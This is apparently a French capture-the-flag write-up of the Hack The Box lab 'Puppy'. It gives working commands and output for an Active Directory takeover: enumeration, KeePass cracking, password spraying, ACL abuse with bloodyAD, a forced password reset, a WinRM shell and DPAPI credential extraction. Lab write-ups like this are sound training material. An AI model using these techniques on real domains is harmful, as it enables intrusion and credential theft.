Puppy

// season 8 //

Enoncé

As is common in real life pentests, you will start the Puppy box with credentials for the following account: levi.james / KingofAkron2025!

Scanning

TCP

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-19
14:17:06Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
```

```
2049/tcp  open  status        1 (RPC #100024)
3260/tcp  open  iscsi?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
56295/tcp open  msrpc         Microsoft Windows RPC
56305/tcp open  msrpc         Microsoft Windows RPC
56319/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
|_clock-skew: 6h59m59s
| smb2-time:
|   date: 2025-05-19T14:18:56
|_  start_date: N/A
```

Port	Service	Détail
53	DNS	Serveur DNS → résolution interne, bruteforce de domaines
88	Kerberos	Authentification AD
389 / 3268	LDAP / Global Catalog	Infos utilisateurs AD, bruteforce, anonymes possibles
445	SMB	Enumération SMB, partages, utilisateurs
5985	WinRM	Si créds valides → remote PowerShell
2049	NFS	Partages potentiellement accessibles sans auth
9389	AD Web Services	Utilisé avec BloodHound
135/139/135+ haut ports	MS-RPC/NetBIOS	Enum NetBIOS/RPC
3260	iSCSI	Disques réseaux → montables parfois sans auth
464	kpasswd	Reset mot de passe via Kerberos (à coupler avec AS-REP)

Enumération

(Domain: PUPPY.HTB)

netexec

netexec smb 10.129.131.106 -u 'levi.james' -p 'KingofAkron2025!' --shares

```
SMB         10.129.131.106  445    DC                [*] Windows Server 2022 Build
20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.129.131.106  445    DC                [+]
PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.129.131.106  445    DC                [*] Enumerated shares
SMB         10.129.131.106  445    DC                Share           Permissions
Remark
SMB         10.129.131.106  445    DC                -----           -----------     --
----
SMB         10.129.131.106  445    DC                ADMIN$
Remote Admin
SMB         10.129.131.106  445    DC                C$
Default share
SMB         10.129.131.106  445    DC                DEV
DEV-SHARE for PUPPY-DEVS
SMB         10.129.131.106  445    DC                IPC$            READ
Remote IPC
SMB         10.129.131.106  445    DC                NETLOGON        READ
Logon server share
SMB         10.129.131.106  445    DC                SYSVOL          READ
Logon server share
```

netexec smb 10.129.131.106 -u 'levi.james' -p 'KingofAkron2025!' -M spider_plus -o DOWNLOAD_FLAG=true

```
{
    "NETLOGON": {},
    "SYSVOL": {
        "PUPPY.HTB/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
            "atime_epoch": "2025-02-19 12:49:00",
            "ctime_epoch": "2025-02-19 12:45:13",
            "mtime_epoch": "2025-02-19 12:49:00",
            "size": "22 B"
        },
        "PUPPY.HTB/Policies/{31B2F340-016D-11D2-945F-
00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
            "atime_epoch": "2025-02-19 12:45:13",
            "ctime_epoch": "2025-02-19 12:45:13",
            "mtime_epoch": "2025-02-19 12:45:20",
            "size": "1.07 KB"
        },
        "PUPPY.HTB/Policies/{31B2F340-016D-11D2-945F-
00C04FB984F9}/MACHINE/Registry.pol": {
            "atime_epoch": "2025-02-19 12:49:00",
            "ctime_epoch": "2025-02-19 12:49:00",
            "mtime_epoch": "2025-02-19 12:49:00",
            "size": "2.72 KB"
        },
        "PUPPY.HTB/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI": {
            "atime_epoch": "2025-05-14 18:53:36",
            "ctime_epoch": "2025-02-19 12:45:13",
            "mtime_epoch": "2025-05-14 18:53:36",
            "size": "23 B"
        },
        "PUPPY.HTB/Policies/{6AC1786C-016F-11D2-945F-
00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
            "atime_epoch": "2025-05-14 18:53:36",
            "ctime_epoch": "2025-02-19 12:45:13",
            "mtime_epoch": "2025-05-14 18:53:36",
            "size": "4.28 KB"
        },
        "PUPPY.HTB/Policies/{6AC1786C-016F-11D2-945F-
00C04fB984F9}/MACHINE/Registry.pol": {
```

```
            "atime_epoch": "2025-05-13 01:50:46",
            "ctime_epoch": "2025-05-13 01:50:46",
            "mtime_epoch": "2025-05-13 01:50:46",
            "size": "984 B"
        },
        "PUPPY.HTB/Policies/{6AC1786C-016F-11D2-945F-
00C04fB984F9}/MACHINE/comment.cmtx": {
            "atime_epoch": "2025-05-13 01:50:46",
            "ctime_epoch": "2025-05-13 01:49:56",
            "mtime_epoch": "2025-05-13 01:50:46",
            "size": "554 B"
        },
        "PUPPY.HTB/Policies/{841B611C-9F3B-4090-BA0C-2AE4D6C02AF8}/GPT.INI": {
            "atime_epoch": "2025-05-14 01:48:05",
            "ctime_epoch": "2025-05-14 01:42:57",
            "mtime_epoch": "2025-05-14 01:48:05",
            "size": "59 B"
        },
        "PUPPY.HTB/Policies/{841B611C-9F3B-4090-BA0C-
2AE4D6C02AF8}/Machine/Registry.pol": {
            "atime_epoch": "2025-05-14 01:48:05",
            "ctime_epoch": "2025-05-14 01:48:05",
            "mtime_epoch": "2025-05-14 01:48:05",
            "size": "888 B"
        },
        "UltFsQYRGg.txt": {
            "atime_epoch": "2025-03-21 06:33:44",
            "ctime_epoch": "2025-03-21 06:33:44",
            "mtime_epoch": "2025-03-21 06:33:44",
            "size": "0 B"
        }
    }
}#
```

netexec smb puppy.htb -u 'levi.james' -p 'KingofAkron2025!' --groups --local-groups --loggedon-users --rid-brute --users --shares --pass-pol

```
SMB         10.129.131.106  445    DC               [*] Windows Server 2022 Build
20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.129.131.106  445    DC               [+]
PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.129.131.106  445    DC               [*] Enumerated shares
SMB         10.129.131.106  445    DC               Share           Permissions
Remark
SMB         10.129.131.106  445    DC               -----           -----------     --
----
SMB         10.129.131.106  445    DC               ADMIN$
Remote Admin
SMB         10.129.131.106  445    DC               C$
Default share
SMB         10.129.131.106  445    DC               DEV
DEV-SHARE for PUPPY-DEVS
SMB         10.129.131.106  445    DC               IPC$            READ
Remote IPC
SMB         10.129.131.106  445    DC               NETLOGON        READ
Logon server share
SMB         10.129.131.106  445    DC               SYSVOL          READ
Logon server share
SMB         10.129.131.106  445    DC               [-] Error enumerating logged on
users: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.129.131.106  445    DC               -Username-                    -
Last PW Set-       -BadPW- -Description-
SMB         10.129.131.106  445    DC               Administrator
```

```
2025-02-19 19:33:28 0       Built-in account for administering the computer/domain
SMB         10.129.131.106  445    DC                 Guest
<never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.131.106  445    DC                 krbtgt
2025-02-19 11:46:15 0       Key Distribution Center Service Account
SMB         10.129.131.106  445    DC                 levi.james
2025-02-19 12:10:56 0
SMB         10.129.131.106  445    DC                 ant.edwards
2025-02-19 12:13:14 0
SMB         10.129.131.106  445    DC                 adam.silver
2025-05-19 16:04:29 0
SMB         10.129.131.106  445    DC                 jamie.williams
2025-02-19 12:17:26 0
SMB         10.129.131.106  445    DC                 steph.cooper
2025-02-19 12:21:00 0
SMB         10.129.131.106  445    DC                 steph.cooper_adm
2025-03-08 15:50:40 0
```

bloodyAD

bloodyAD --host 10.129.131.106 -d PUPPY.HTB -u levi.james -p 'KingofAkron2025!' get writable --detail

```
distinguishedName: CN=DEVELOPERS,DC=PUPPY,DC=HTB
memberUid: WRITE
gidNumber: WRITE
msSFU30PosixMember: WRITE
msSFU30NisDomain: WRITE
msSFU30Name: WRITE
labeledURI: WRITE
secretary: WRITE
mail: WRITE
textEncodedORAddress: WRITE
userSMIMECertificate: WRITE
msDS-preferredDataLocation: WRITE
```

L'utilisateur a le droit d'écriture sur le groupe 'DEVELOPERS', cela signifie qu'on peut l'ajouter au groupe développeur et lire le contenu du partage smb 'DEV'

bloodyAD --host 10.129.131.106 -u levi.james -p 'KingofAkron2025!' -d PUPPY.HTB add groupMember DEVELOPERS levi.james

```
[+] levi.james added to DEVELOPERS
```

Partage 'DEV'

smbclient //10.129.131.106/DEV -U levi.james%KingofAkron2025! -c "prompt OFF; recurse ON; `mget "*"`

```
KeePassXC-2.7.9-Win64.msi  Projects  recovery.kdbx
```

john


keepass2john recovery.kdbx > hash.txt

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

```
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 128/128 SSE2])
Cost 1 (t (rounds)) is 37 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 4 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 16 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
liverpool        (recovery)
1g 0:00:00:14 DONE (2025-05-19 11:41) 0.06693g/s 3.213p/s 3.213c/s 3.213C/s
purple..1234567890
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
password : liverpool
```

keepassxc



ADAM SILVER	puppy.htb	3/10/25 10:01 AM
ANTONY C. EDWARDS	puppy.htb	3/10/25 10:00 AM
JAMIE WILLIAMSON	puppy.htb	3/10/25 9:57 AM
SAMUEL BLAKE	puppy.htb	3/10/25 10:03 AM
STEVE TUCKER	puppy.htb	3/10/25 10:03 AM

- ADAM SILVER -> HJKL2025!
- ANTONY C. EDWARDS -> Antman2025!
- JAMIE WILLIAMSON -> JamieLove2025!
- SAMUEL BLAKE -> ILY2025!
- STEVE TUCKER -> Steve2025!

usernames >> users.txt
password >> password.txt

kerberos

userenum

kerbrute userenum --domain "puppy.htb" users.txt --dc puppy.htb

```
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 05/19/25 - Ronnie Flathers @ropnop

2025/05/19 12:16:44 >  Using KDC(s):
2025/05/19 12:16:44 >   puppy.htb:88

2025/05/19 12:16:44 >  [+] VALID USERNAME:       steph.cooper_adm@puppy.htb
2025/05/19 12:16:44 >  [+] VALID USERNAME:       ant.edwards@puppy.htb
```

```
2025/05/19 12:16:44 >  [+] VALID USERNAME:       steph.cooper@puppy.htb
2025/05/19 12:16:44 >  [+] VALID USERNAME:       jamie.williams@puppy.htb
2025/05/19 12:16:44 >  [+] VALID USERNAME:       levi.james@puppy.htb
2025/05/19 12:16:44 >  Done! Tested 6 usernames (5 valid) in 0.242 seconds
```

adam.silver >> n'apparaît pas

netexec

password spray - SMB

nxc smb puppy.htb -u users.txt -p password.txt --continue-on-success

```
SMB         10.129.131.106  445    DC               [*] Windows Server 2022 Build
20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.129.131.106  445    DC               [-] PUPPY.HTB\levi.james:HJKL2025!
STATUS_LOGON_FAILURE
SMB         10.129.131.106  445    DC               [-]
PUPPY.HTB\ant.edwards:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.131.106  445    DC               [-]
PUPPY.HTB\adam.silver:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.131.106  445    DC               [-]
PUPPY.HTB\jamie.williams:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.131.106  445    DC               [-]
PUPPY.HTB\steph.cooper:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.131.106  445    DC               [-]
PUPPY.HTB\steph.cooper_adm:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.131.106  445    DC               [-] PUPPY.HTB\:HJKL2025!
STATUS_LOGON_FAILURE
SMB         10.129.131.106  445    DC               [-] PUPPY.HTB\:HJKL2025!
STATUS_LOGON_FAILURE
SMB         10.129.131.106  445    DC               [-]
PUPPY.HTB\levi.james:Antman2025! STATUS_LOGON_FAILURE
SMB         10.129.131.106  445    DC               [+]
PUPPY.HTB\ant.edwards:Antman2025!
SMB         10.129.131.106  445    DC               [-]
PUPPY.HTB\adam.silver:Antman2025! ST
```

password spray - LDAP

```
LDAP        10.129.131.106  389    DC               [*] Windows Server 2022 Build
20348 (name:DC) (domain:PUPPY.HTB)
LDAP        10.129.131.106  389    DC               [-] PUPPY.HTB\levi.james:HJKL2025!
LDAP        10.129.131.106  389    DC               [-]
PUPPY.HTB\ant.edwards:HJKL2025!
LDAP        10.129.131.106  389    DC               [-]
PUPPY.HTB\adam.silver:HJKL2025!
LDAP        10.129.131.106  389    DC               [-]
PUPPY.HTB\jamie.williams:HJKL2025!
LDAP        10.129.131.106  389    DC               [-]
PUPPY.HTB\steph.cooper:HJKL2025!
LDAP        10.129.131.106  389    DC               [-]
PUPPY.HTB\steph.cooper_adm:HJKL2025!
LDAP        10.129.131.106  389    DC               [-] PUPPY.HTB\:HJKL2025!
LDAP        10.129.131.106  389    DC               [-] PUPPY.HTB\:HJKL2025!
LDAP        10.129.131.106  389    DC               [-]
PUPPY.HTB\levi.james:Antman2025!
LDAP        10.129.131.106  389    DC               [+]
PUPPY.HTB\ant.edwards:Antman2025!
```

Exploitation

bloodhound


- neo4j start

BloodHound analyse les relations dans un domaine Active Directory (AD), en utilisant des graphes. Pour le remplir, il faut récupérer les données depuis une machine jointe au domaine :

Ingestion :

bloodhound-python -c All -u ant.edwards -p Antman2025! -d PUPPY.HTB -ns 10.129.131.106 --zip

//FILTRAGE par l'utilisateur ant.edwards



ANT.EDWARDS@PUPPY.HTB

Database Info | Node Info | Analysis

trained delegation	
whencreated	Wed, 19 Feb 2025 12:13:14 GMT

GROUP MEMBERSHIP

First Degree Group Memberships	3
Unrolled Group Membership	7
Foreign Group Membership	0

LOCAL ADMIN RIGHTS

First Degree Local Admin	0
Group Delegated Local Admin Rights	0
Derivative Local Admin Rights	▶

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0

bloodyAD

distinguishedName: CN=Anthony J. Edwards,DC=PUPPY,DC=HTB

distinguishedName: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB

OWNER: WRITE >> edwards peut devenir propriétaire

```
Adam D. est en fait désactivé
```

Activation du compte

Lorsque qu'un utilisateur est désactivé, l'UAC est activé. Pour activer le compte, il faut donc l'enlever bloodyAD --host 10.129.131.106 -u ant.edwards -p 'Antman2025!' -d PUPPY.HTB remove uac adam.silver -f ACCOUNTDISABLE

```
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
```

Devenir propriétaire de l'utilisateur

bloodyAD --host 10.129.131.106 -d PUPPY.HTB -u ant.edwards -p 'Antman2025!' set owner adam.silver ant.edwards

```
[+] Old owner S-1-5-21-1487982659-1829050783-2281216199-512 is now replaced by
ant.edwards on adam.silver
```

Password

On va changer le mot de passe de l'utilisateur pour ensuite se connecter en RDP

bloodyAD --host 10.129.131.106 -d PUPPY.HTB -u ant.edwards -p Antman2025! set password adam.silver 'Azerty1234('

```
Password can't be changed before -1 day, 6:54:33.038729 because of the minimum
password age policy.
```

Faketime

faketime -f +7h bloodyAD --host dc.puppy.htb -d puppy.htb -k set password adam.silver 'Azerty1234('

```
ValueError: You should provide a -p 'password' or a kerberos ticket via '-k
<keyfile_type>=./myticket'
```

Kerberos ticket

getTGT.py -dc-ip "dc.puppy.htb" "puppy.htb"/"ant.edwards":'Antman2025!'

```
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its
affiliated companies

Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

faketime -f "+7h" getTGT.py -dc-ip "dc.puppy.htb" "puppy.htb"/"ant.edwards":'Antman2025!'

```
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its
affiliated companies

[*] Saving ticket in ant.edwards.ccache
```

```
ant.edwards.ccache
```

export KRB5CCNAME="$(pwd)/ant.edwards.ccache"

faketime -f +7h bloodyAD --host dc.puppy.htb -d puppy.htb -k set password adam.silver 'Azerty1234('

```
[+] Password changed successfully!
```

evil-winrm

Sur exegol, fusionner faketime et evil-winrm ne le fait pas reconnaitre la commande, c'est pourquoi on indique le chemin de evil-winrm pour le lancer

faketime -f "+7h" /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/bin/evil-winrm -u "adam.silver" -p "Azerty1234(" -i "dc.puppy.htb"

```
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> type
"C:/Users/adam.silver/Desktop/user.txt"
d0f021b4a4774f6df12cdd1dffb7c402
```

Elévation de privilèges

backup

Un dossier 'Backup' était présent dans la racine, j'ai download le contenu :

```
download "C:/Backups/site-backup-2024-12-30.zip"
```

cat nms-auth-config.xml.bak

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
```

- username : steph.cooper
- password : ChefSteph2025!

steph.cooper

```
/usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/bin/evil-winrm -u "steph.cooper" -p ChefSteph2025! -i "dc.puppy.htb"
```

winpeas

Checking for DPAPI Credential Files

```
C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D
    Description: Local Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 8:14:09 AM
    Modified: 3/8/2025 8:14:09 AM
    Size: 11068


    CredFile: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9
    Description: Enterprise Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 7:54:29 AM
    Modified: 3/8/2025 7:54:29 AM
    Size: 414
```

DPAPI

DPAPI permet de stocker des mots de passe ou identifiants en tout genre. Par exemple, les clés Wifi stockées par Windows sont stockée en utilisant la DPAPI. Cela fonctionne sous forme de blob et de master key.

Pour une exploitation DPAPI, il nous faut :

- Credential
- masterKey GUID
- SID utilisateur
- Utilisateur name
- Password utilisateur

SID

whoami /user

- S-1-5-21-1487982659-1829050783-2281216199-1107

Credentials

C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\

- DFBE70A7E5CC19A398EBF1B96859CE5D

- C8D69EBE9A43E9DEBF6B5FBD48B521B9

MasterKey

C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect<SID>\

- 556a2412-1275-4ccf-b721-e6a0b4f90407

user & password

- username : steph.cooper
- password : ChefSteph2025!

steph.cooper_adm

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target : Domain:target=PUPPY.HTB
Description :
Unknown :
Username : steph.cooper_adm
Unknown : FivethChipOnItsWay2025!

steph.cooper_adm

```
[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
```

- steph.cooper_adm
- FivethChipOnItsWay2025!

  flag >> C:/Users/Administrator/Desktop/root.txt